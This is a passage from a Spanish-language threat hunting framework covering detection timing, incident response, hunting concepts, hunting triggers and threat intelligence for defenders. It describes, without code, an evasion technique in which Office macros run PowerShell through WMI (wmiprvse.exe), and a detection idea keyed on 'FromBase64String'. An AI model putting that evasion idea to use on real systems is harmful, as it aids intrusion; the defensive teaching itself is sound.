Por ejemplo, en TaHiTi identifican la criticidad del *timing* como el tiempo que un atacante está dentro, (T1) del entorno **sin ser visto** hasta que el atacante es detectado por las defensas (T2), siendo el tiempo entre medias el "gap" que puede usar el Hunter para detectar ataques.



Imagen 1. Breach detection gap. Fuente: TaHiTi framework.

5.1 Timing en detección de amenazas – visión THF

En detección de amenazas el tiempo es una dimensión.
Aquí existen diferentes aproximaciones y consideraciones previas para poder considerar claramente cuál es el *margen* en detección vía medios proactivos.

La primera consideración es el "*cuando*". En THF, todo lo que ocurre antes del primer contacto entre amenaza y defensor se considera el futuro. Siendo presente el tiempo en el que la **amenaza está dentro** realizando diferentes acciones, desde acceso inicial hasta impactos (de forma ***iterativa e inadvertida***), pasando a ser pasado cuando el atacante es detectado, contenido y erradicado.



Figura 3. Relación temporal de acontecimientos en detección de amenazas. Fuente: THF.

Esta forma de pensar permite separar las fases de "**capacidad**" (reglas, futuro) y "**detectabilidad**" (análisis, presente). Así mismo, tener un margen de *proactividad avanzada* ayuda al analista a **generar contenido antes de sufrir el ataque**, siendo capaz de avanzar de las fases *realistas* en detección de programa malicioso a las fases *ideales*.

Un ejemplo sencillo son las lecciones aprendidas de un ataque que se convierten en mecanismos de detección (consultas, reglas) antes de sufrir otro con las mismas TTP.
Esto permite mover la fase de detección de: "pasado" (en el ataque sufrido) a "futuro" (en posteriores ataques).

Por otro lado, en casos donde no se puede avanzar, el analista puede generar el contenido suficiente como para reducir el tiempo o incluso marcar la diferencia entre, detectar una amenaza proactivamente o que acabe siendo (finalmente) detectada por medios reactivos.

Ejemplo del modelo THF:



Imagen 2. Timeline simulado de una amenaza y las fases temporales en el modelo THF. Fuente: THF.

La imagen anterior está basada en **mecanismos** aplicados a cada TTP, por lo que, a mayor cantidad y **calidad,** más probable es **detectar** al atacante en el mismo momento que la ejecute aplicando una *denegación de acceso*. A este respecto es importante identificar la diferencia entre detección temprana a nivel de técnica y a nivel de táctica o fase de ataque.

Un ejemplo práctico: medir cuanto tardaríamos en detectar un oneliner de Powershell que incluya "Frombase64string". Si podemos **detectarlo** en el mismo **instante** que se **ejecuta**, significa que nuestra consulta fue escrita en el "futuro" y detectada en cuanto la amenaza pasó al "presente". Es decir, en el mismo instante que se ejecutó. **Sin** dejar **margen** de **maniobra** al **atacante**.

A este respecto es importante recalcar que, aunque el Threat Hunting es un proceso "sin garantías", es fácil obtener un *retorno tangible* de las acciones de Threat Hunting. Este punto será explicado con mayor detalle en el capítulo dedicado a metodología THF.

Por el contrario, **si no tuviéramos esa consulta** y un **atacante ejecutara** ese **oneliner**, dependeríamos de que en *algún momento* del tiempo **presente creáramos** una **consulta** y la **ejecutáramos** "**hacia atrás**".
Siendo "hacía atrás" un valor **imprevisible**: un día después, un mes o incluso un año.

El tiempo entre la ejecución y la detección + bloqueo, aun siendo proactivo, podría **permitir** a un **atacante** ejecutar múltiples acciones **incluso causando impactos** antes de la detección y reacción.

Para eliminar factores entrópicos, THF propone una mentalidad donde el factor "**éxito**" no debe ser versus la detección reactiva, sino que, (en equipos maduros de hunting) el **versus** debe ser siempre contra la **primera ejecución** de ese **IOA** (conocida).

Esto permite incluso si no es posible alcanzar ese primer instante, mantener la fase proactiva y el posible éxito en la detección, aunque se pierda la capacidad de *denegación de acceso* al atacante.

Idealmente **el objetivo** es lograr esa **denegación de acceso** en **técnicas de acceso inicial**. Sin embargo, cuanta menos **calidad** y volumetría de casos por TTP/técnica **más probable** se vuelve que el **atacante evada** las **defensas** y llegue a la fase de detección reactiva.

Por otro lado, la ventana tradicional de detección en Threat Hunting se basa en detectar a un atacante en algún momento "una vez que está dentro" siendo este un valor aleatorio y poco predecible que depende de la suerte del analista al validar la hipótesis adecuada, en el momento adecuado o de tener la(s) consulta(s) adecuada(s) monitorizando el entorno en busca del IOA utilizado.

Nota: en algunas técnicas resulta imposible el análisis de datos debido a la masividad de estos y/o falta de capacidades tecnológicas. En estos casos, es necesario tratar de detectar al atacante tanto antes de llegar a esas tácticas/técnicas, como en las siguientes tácticas de camino a su objetivo.
Un buen Threat Hunter debe de saber identificar estos problemas y encontrar soluciones imaginativas y efectivas a los mismos.

5.2 Ventana de detección de amenazas basada en casos de uso

En la visión de THF, la labor del Threat Hunter se basa en llevar a cabo la escritura de reglas de todo tipo (EDR, YARA, IDS, etc) y cubrir la mayor superficie posible, evaluarlos contra el entorno y monitorizarlos (o transferirlos al equipo de SOC), obligando al atacante a tener una *ventana temporal de ataque* mucho menor o incluso inexistente entre las fases de reconocimiento + acceso y la detección.

De esta forma se puede afirmar que: aunque un **método de detección** pueda **no** ser **validado** previamente a la entrada de un atacante, **sí** puede ser **efectivo** antes de la infección. Adicionalmente, existen varios métodos que el hunter puede utilizar para validar si su regla funciona, estos son:

1. Investigación y desarrollo que provea las evidencias de que existe una vulnerabilidad o fallo de configuración a nivel teórico que podría ser aprovechado por un atacante.
2. Auditorías (red team) internas.
3. Test atómicos que emulen el comportamiento a detectar.

En muchos casos, el punto 1 es comprobado por los puntos 2 y 3. Esto depende de la madurez del equipo de hunting. Si un equipo aún no ha podido completar los primeros casos de uso para buscar las técnicas y comportamientos habituales automatizando la investigación y respuesta, difícilmente podrá avanzar.

Nota: debido a la naturaleza TTP-based de los Threat Hunter se ha excluido de este framework la detección proactiva basada en IOC.

Capítulo 6. Respuesta ante amenazas

Ya sea por un equipo de respuesta proactiva (Hunting) o reactiva (SOC, DFIR) el proceso de respuesta ante amenazas es uno de los puntos clave de cualquier intervención activa sobre un medio. Mediante la respuesta, se busca obtener información que ayude a complementar y maximizar la información existente, por un lado, y denegar el acceso al atacante por otro.

Si bien algunas publicaciones de referencia ya han explicado de forma extensiva la respuesta a incidentes y la gestión de los mismos. Desde el punto de vista de los incidentes "sencillos", o donde se sabe que por su idiosincrasia no se van a tomar acciones legales, se puede dividir la respuesta a la amenaza en dos vertientes bien identificadas: la respuesta casual o "ligera" y la respuesta completa.

6.1 Respuesta ligera

La respuesta ligera es aquella donde se cogerá información específica con el objetivo de determinar si un comportamiento está sucediendo. Normalmente esta respuesta intenta identificar *artefactos* clave en la investigación, que serán traídos para resolver dudas que no pueden ser resueltas de forma pasiva. En muchos casos esta respuesta puede ser automatizada si ya existe una casuística donde siempre se pueda requerir.

Un ejemplo de ello es la adquisición de los archivos de navegación de un usuario para ampliar información cuando no se dispone de otras fuentes para adquirir la navegación del mismo.

6.2 Respuesta completa

La respuesta completa, y siempre en el contexto de investigaciones en curso, se suele dar cuando se necesita un nivel de detalle superior que no puede ser obtenido mediante otros medios. Normalmente este tipo de respuesta es manual o semiautomática y necesita adquirir información volátil, como puede ser la memoria RAM, así como información no volátil (archivos, MFT o una imagen de disco).

En este tipo de respuesta se deben es crítico respetar dos principios clave: la adquisición de evidencias volátiles antes de las no volátiles, y la cadena de custodia de dichas evidencias.

Un ejemplo de ello son las adquisiciones de memoria y disco.

Parte II

Sobre el Threat Hunting

Capítulo 7. Threat Hunting: detección proactiva de amenazas

7.1 ¿Qué es el Threat Hunting?

> Proceso *habitualmente* ***proactivo*** y **siempre iterativo** conducido por analistas a través de **sistemas** y **redes** en el que se busca **detectar *amenazas activas*** *lo suficientemente* ***avanzadas*** como para evadir los sistemas y controles de seguridad en el entorno atacado.

Cita 4. Descripción de Threat Hunting. Fuente: THF y Wikipedia.

Esta evasión puede ser realizada por varios métodos entre los cuales se encuentran:

- Explotación de vulnerabilidades 0-day o descubiertas muy recientemente.
- Ataques no conocidos para los cuales la víctima no tenga medidas de detección.
- Ataques existentes y/o comunes adaptados específicamente para la evasión de sistemas de seguridad, como por ejemplo el uso de binarios del sistema (LOLBin) y la ofuscación de parámetros y archivos.
- Ataques con capacidad de confundir a los analistas de seguridad o "*pasar por debajo del radar*" ya sea por falta de conocimiento de éstos, por falta de herramientas para validar si la acción es maliciosa, o ejecuciones mimetizadas con lo que es común en el entorno.
- Falta de **visibilidad en el entorno,** habitualmente por uso de herramientas **que no permiten ver** lo que está ocurriendo y en las cuales **se tiene una confianza y expectativas** superiores a las ***capacidades reales*** de las mismas.
- **Configuración** de las **herramientas** *excesivamente* ***permisiva***, habitualmente **acompañada** de una **política** de **excepciones laxa** o inexistente que disminuye la eficacia de estas. Este punto suele estar maximizado por malas praxis de otros equipos TI (ajenos al equipo de seguridad).
- **Insuficiencia de herramientas** y/o **políticas** de seguridad para hacer frente a las posibles amenazas. Esto a menudo se relaciona con un **análisis de riesgos inexistente, pobre, "poco realista" u obsoleto** que **infravalora** la **importancia** de la **víctima y sobrevalora sus capacidades defensivas**.
- Ataques difícilmente detectables y/o mitigables por su idiosincrasia o área de acción/ataque con la tecnología existente.

Sin ser las únicas, estas son las casuísticas más comunes que permiten realizar ataques con éxito, enviando a los defensores a una fase *reactiva* donde técnicos respondiendo ante un incidente deben realizar, entre otras, acciones de hunting y/o *retro-hunting* para localizar todas las amenazas subyacentes, contenerlas y erradicarlas.

7.2. ¿Qué no es el Threat Hunting?

Para evitar confusiones y prevenir una implementación deficiente o errónea que conduzca a la ineficacia del Threat Hunting, así como a expectativas "*poco realistas*" es necesario identificar que **no** se debe considerar **Threat Hunting**:

A) Una auditoría. El Threat Hunter no es un auditor que vaya a comprobar la seguridad de un entorno apoyándose en herramientas como Metasploit. El Threat Hunter puede evaluar si en los logs a su alcance existe alguna amenaza (evaluación de compromiso), no siendo una auditoria ni un sustituto de ésta.
Las pruebas de ataque realizadas por auditores están pensadas de una forma específica que no puede ser sustituida por Threat Hunting. Al contrario, el Threat Hunting complementa una auditoria.

En ciertos casos se puede evaluar a un equipo de TH vs un equipo atacante. También un equipo de atacantes puede ayudar a obtener información acerca de la visibilidad de las herramientas o entornos ante ataques. **Por otro lado, los resultados de un TH deben estar orientados a encontrar amenazas subyacentes, en lugar de a documentar con detalle el proceso de verificación de una hipótesis (como si de una auditoria se tratara).**

B) Búsqueda de Indicadores de compromiso (IOC). Aunque los **IOC** pueden ser un dato **relevante** en el curso de una investigación, no es un *dato clave* para un Threat Hunter. Esto se debe fundamentalmente a la muy limitada capacidad de *uso proactivo* de los mismos. Mediante IOC, se pueden complementar procesos de Hunting, no obstante, en **ningún caso debe ser** un dato **fundamental** en el cuál basar *procesos proactivos* de TH.
El Threat Hunter se basa en Indicadores de ataque (IOA) referidos de las Tácticas, Técnicas y Procedimientos (TTP) apoyándose en "MITRE ATT&CK" y "Cyber Kill Chain" para el mapeo de ataques y cadenas de ejecución.

C) Proceso de análisis forense. No obstante, la relación entre el Threat Hunting y la respuesta forense ante incidentes es *estrecha* y, en determinados casos, difusa. El **Threat Hunter *especializado*** puede ser recomendable como **apoyo** de una respuesta efectiva a **incidentes**. Sin embargo, es importante recalcar que un proceso de **hunting no** se basa en evaluar una **actividad** *reportada* con metodologías **forense**, sino de **encontrar indicios** maliciosos subyacentes **mediante** técnicas y **procesos inicialmente pasivos**, dejando las comprobaciones y adquisiciones activas como último recurso.

D) No garantiza detecciones. La detección proactiva es un proceso arduo y muy complejo donde no siempre hay un resultado en forma de detección. Normalmente esto no es un problema, exceptuando una **estrategia o implementación incorrecta** para el entorno dado o **forzar acciones de Threat Hunting sin tener herramientas capacitadas** para ello.
Este último, es el error más común por el que no se logran detecciones mediante acciones de TH.

Una estrategia de Threat Hunting *efectiva* y *adaptada* al entorno con **capacidades suficientes y equilibradas** sumadas a una política de seguridad lógica "realista" y ejecutada de manera correcta puede ser la diferencia entre obtener detecciones *proactivas* utilizando Threat Hunting y la falta de resultados.

7.3 Propósito del Threat Hunting

> Medida *habitualmente* ***preventiva*** y **no basada en herramientas** concretas para presentar una ***defensa proactiva,*** que permita **detectar una amenaza** antes de sufrir un **impacto**, siendo este distinto para cada entorno.

Cita 5. Propósito del Threat Hunting. Fuente: THF.

Su propósito *habitual* es la detección del atacante entre las fases de Reconocimiento y Exfiltración del MITRE ATT&CK. Para realizar esto, el Threat Hunter trabaja con los siguientes principios:

- Las amenazas son capaces de evadir los sistemas de detección internos, sean manuales, automáticos o automágicos. Indistintamente de su tipo, cobertura, precio o inteligencia propia. Ya sea con una configuración personalizada, o por defecto.
- No se puede confiar en las herramientas, políticas, ni personas (principio de *confianza cero*).
- El atacante está dentro, siendo tarea de Threat Hunter localizarlo apoyándose en su conocimiento, experiencia y herramientas a su alcance, antes de que logre su objetivo final.

7.4 Pirámide del dolor

El concepto de la "pirámide del dolor" fue creado por David Bianco, donde trataba de mostrar el daño que se podía hacer a los atacantes que les detectaran distintos tipos de indicadores con un ejemplo usando el reporte de APT1 (el primer APT conocido).

Desde entonces la pirámide del dolor ha cobrado cada vez más relevancia, debido fundamentalmente a que utiliza un concepto clave a día de hoy para poder identificar atacantes y que es pilar base fundamental del Threat Hunting moderno: **las TTP** (**T**ácticas, **T**écnicas y **P**rocedimientos).

Este concepto es el pistoletazo de salida para que marcos como el MITRE ATT&CK cobren todo su sentido, revolucionando conceptualmente la forma de detectar amenazas.

Adicionalmente, la pirámide del dolor permite establecer prioridades para los Threat Hunter, aumentando así su eficiencia.



Imagen 3. Versión 2 de la pirámide del dolor (2014). Fuente: David Bianco blog.

En posteriores capítulos se verá la **importancia** de las **TTP** con ejemplos básicos donde se ve como este concepto se puede traducir en "detecciones", así como su relación con otros conceptos clave para cualquier hunter como son las **hipótesis** e **IOA**.

7.5 El modelo diamante

Este modelo fue diseñado para establecer los elementos básicos (y necesarios) de un ataque o intrusión.
El modelo en forma de rombo describe 4 pilares relacionados por pares limítrofes.

Adicionalmente hay varias características que permiten incrementar la precisión del modelo como son las fases, las fechas, los resultados, metodologías, etc que ayudan a incrementar la precisión del mismo y a comprender mejor el ataque.



Imagen 4. Concepción original del modelo diamante. Fuente: US Defense Department.

Este modelo resulta útil para tomar conciencia de la interacción entre el evento (de amenaza) y la víctima.

También puede ser de utilidad a la hora de diseñar procesos de hunting o mejorar las capacidades del mismo mediante la simulación teórica de ataques aplicada al modelo diamante, añadiendo *proporcionalidad* a la estructuración de los hunting ejecutados en un entorno y tiempo determinados.

Un ejemplo de uso puede encontrarse en éste enlace.

7.6 Simulación de ataques

Dentro de las buenas prácticas para la generación de reglas, no solo para reglas de *hunting*, si no para cualquier tipo de regla, la *simulación de ataques* es un punto a tener en cuenta.

Normalmente, la simulación de ataques deja como evidencia la capacidad de un entorno dado de detectar y/o protegerse al ataque ejecutado. No obstante, uno de los mayores beneficios que permite la simulación de ataques, es la adquisición de telemetría acerca de *cómo se ve la ejecución.*

A diferencia de la simple lectura de reportes donde el analista debe suponer la información (siempre y cuando haya sido redactada con el suficiente detalle), la simulación de ataques permite adquirir un conocimiento *empírico* acerca del ataque dado, así como ver todas sus posibles acciones (acceso a disco, memoria, librerías, etc).

Un ejemplo de ello puede encontrarse en la invocación de PowerShell mediante macros de Microsoft Office. Mediante las macro, se puede llamar a la librería de WMI que, con las órdenes adecuadas podría lanzar el comandos de PowerShell insertado en la macro, utilizando un proceso diferente al manido Microsoft Word/Excel/PowerPoint.
Este proceso (wmiprvse.exe) se ejecutaría en un contexto diferente por su usuario (NT AUTHORITY\SYSTEM) y permisos, muy diferentes a los usuarios habituales de herramientas de office.

Esta clase de maniobras son habituales en las amenazas modernas, y permiten no solo esquivar las reglas existentes. **También permiten esquivar a analistas con falta de entendimiento** sobre la cadena de ataque cuya misión es establecer reglas para detectar y detener esos ataques.

Capítulo 8. Disparadores para acciones de Threat Hunting

8.1 Hunting impulsado por inteligencia (intelligent-driven)

Son las acciones impulsadas por la inteligencia táctica: IOC, IOA, TTP o reportes internos y/o externos de inteligencia aplicables al Threat Hunting. Esta inteligencia puede ayudar al analista a crear nuevas hipótesis en base a lo realizado de *forma empírica* por atacantes.

Ejemplo: en caso de encontrar un ataque realizado por el grupo "APT X", buscar en la organización las TTP anteriormente utilizadas por ese grupo, así como las TTP usadas en el ataque reportado.

8.2 Hunting impulsado por datos (data-driven)

Este es el tipo más básico de hunting. En él, se observan los datos del entorno y se establecen hipótesis a partir de ellos. Esto normalmente implica empezar con ideas genéricas, y en base a los resultados, ir desarrollando hipótesis o y consultas cada vez más específicas encontrar resultados concretos.

Ejemplo: "Outlook.exe se utiliza para ejecutar phishing" y revisar las conexiones hacía internet desde Outlook.exe para encontrar posibles conexiones hacía dominios de phishing aplicando técnicas de análisis de sitios web y comportamiento.

8.3 Hunting impulsado por activos críticos (entity-driven)

En este tipo de acciones, se pone el foco en realizar un análisis (hunt) de los activos más susceptibles de ser atacados de la organización, monitorizándolos y aplicando la búsqueda de amenazas desde los activos más críticos o con mayor porcentaje de recepción de ataques a los de menor probabilidad.

Ejemplo: búsqueda de ataques en logs de servidores web en DMZ en búsqueda de explotación de CVE's o de vulnerabilidades.

8.4 Hunting impulsado por tácticas, técnicas o procedimientos (TTP-driven)

Este tipo de hunting se basa en utilizar tácticas, técnicas y/o procedimientos conocidos, así como "kill chain" para realizar la búsqueda de hipótesis.

Ejemplo: se puede visualizar el Top 10 de técnicas más explotadas según X fabricante de seguridad en un año natural y revisar si esas técnicas están siendo explotadas en la organización mediante el desarrollo de hipótesis aplicadas a esas técnicas.

8.5 Hunting impulsado por análisis basados en riesgos (Situational-Awareness Driven)

Este tipo de hunting está basado en análisis de riesgos y activos clave (Crown-Jewel Analysis por ejemplo). Dentro de esta estrategia de Hunting se trata de aplicar los análisis de riesgos TI y corporativos, como los derivados de una acción externa a la ejecución de hipótesis, generando búsquedas que traten de evidenciar si esos riesgos están siendo explotados y/o monitorizados.

Dentro de este tipo de análisis se suele realizar el conocido Crown-Jewel Analysis en el cual se identifican los activos más críticos y potenciales ataques que podrían sufrir.

Ejemplo: utilizar el Crown-Jewel análisis para identificar la dependencia del negocio corporativo de las máquinas dentro de infraestructura cloud promoviendo la generación y ejecución de hipótesis en este entorno.

Nota: a diferencia de entity-driven, aquí la valoración de activos más críticos es independiente del criterio TI.
Por ejemplo, un documento es un activo TI sin criticidad, sin embargo, un análisis de riesgos de negocio puede evaluarlo como crítico y requerir una monitorización estrecha para impedir pérdidas monetarias o reputacionales.

Capítulo 9. Cyber Threat Intelligence aplicada a Threat Hunting

9.1 Definición de inteligencia de amenazas

> *La inteligencia sobre amenazas cibernéticas es información sobre amenazas y actores de amenazas que ayuda a mitigar eventos dañinos en el ciberespacio. Las fuentes de inteligencia de amenazas cibernéticas incluyen inteligencia de código abierto, inteligencia de redes sociales, inteligencia humana, inteligencia técnica o inteligencia de la web profunda y oscura.*

Cita 6. Definición de Inteligencia de amenazas. Fuente: Wikipedia.

Para complementar esta definición podríamos afirmar que:

> *"Mediante esta información se pueden enriquecer los procesos de detección y respuesta de los equipos de ciberseguridad, haciendo que éstos, a su vez, enriquezcan al departamento de inteligencia de amenazas (CTI), con información que les permita realizar análisis y estimaciones más precisas sobre el entorno a proteger."*

Cita 7. Información adicional para el enriquecimiento de la definición de Inteligencia de amenazas. Fuente: THF.

9.2 Propósito de la inteligencia de amenazas

Mediante el uso de inteligencia de amenazas (Cyber Threat Intelligence o "CTI") se debe de proveer información veraz, estratégica y táctica a los equipos técnicos, normativos y de negocio, que permitan realizar las acciones y tomar las decisiones *más oportunas* en cada momento aumentando la precisión en las mismas respecto a si ésta no existiera.

El propósito por parte de los equipos de detección y respuesta debe ser el mejorar los tiempos de detección.
Los tipos de CTI que más útiles pueden ser a equipos de Threat Hunting son los siguiente:

- Inteligencia táctica: para que los equipos técnicos puedan explotarla en las herramientas de análisis y monitorización para detectar amenazas proactivamente. **Ejemplos**: IOA & IOC.
- Inteligencia estratégica: que permita realizar evaluaciones de riesgo, estimaciones y priorizaciones tanto a nivel técnico como normativo. **Ejemplos**: análisis crown-jewel y de modelo diamante.
- Inteligencia clásica: motivaciones y capacidades de los atacantes, probabilidad de ataques híbridos y otra información interna y/o externa que permita la toma de decisiones a alto nivel.
  Ejemplo: tensiones geoestratégicas en países y/o sectores donde la organización objetivo tiene sede.

Ejemplos de inteligencia específica para TH: modelados de amenazas obre actores con altas probabilidades de atacar al entorno, análisis estadísticos sobre las TTP más usadas en el sector de la organización.
Mapas de calor basados en técnicas del ATT&CK para sectores específicos (financiero, industrial, etc).

9.3 Elementos clave de la inteligencia de amenazas

La inteligencia de amenazas debería contar con las siguientes propiedades/atributos/características:

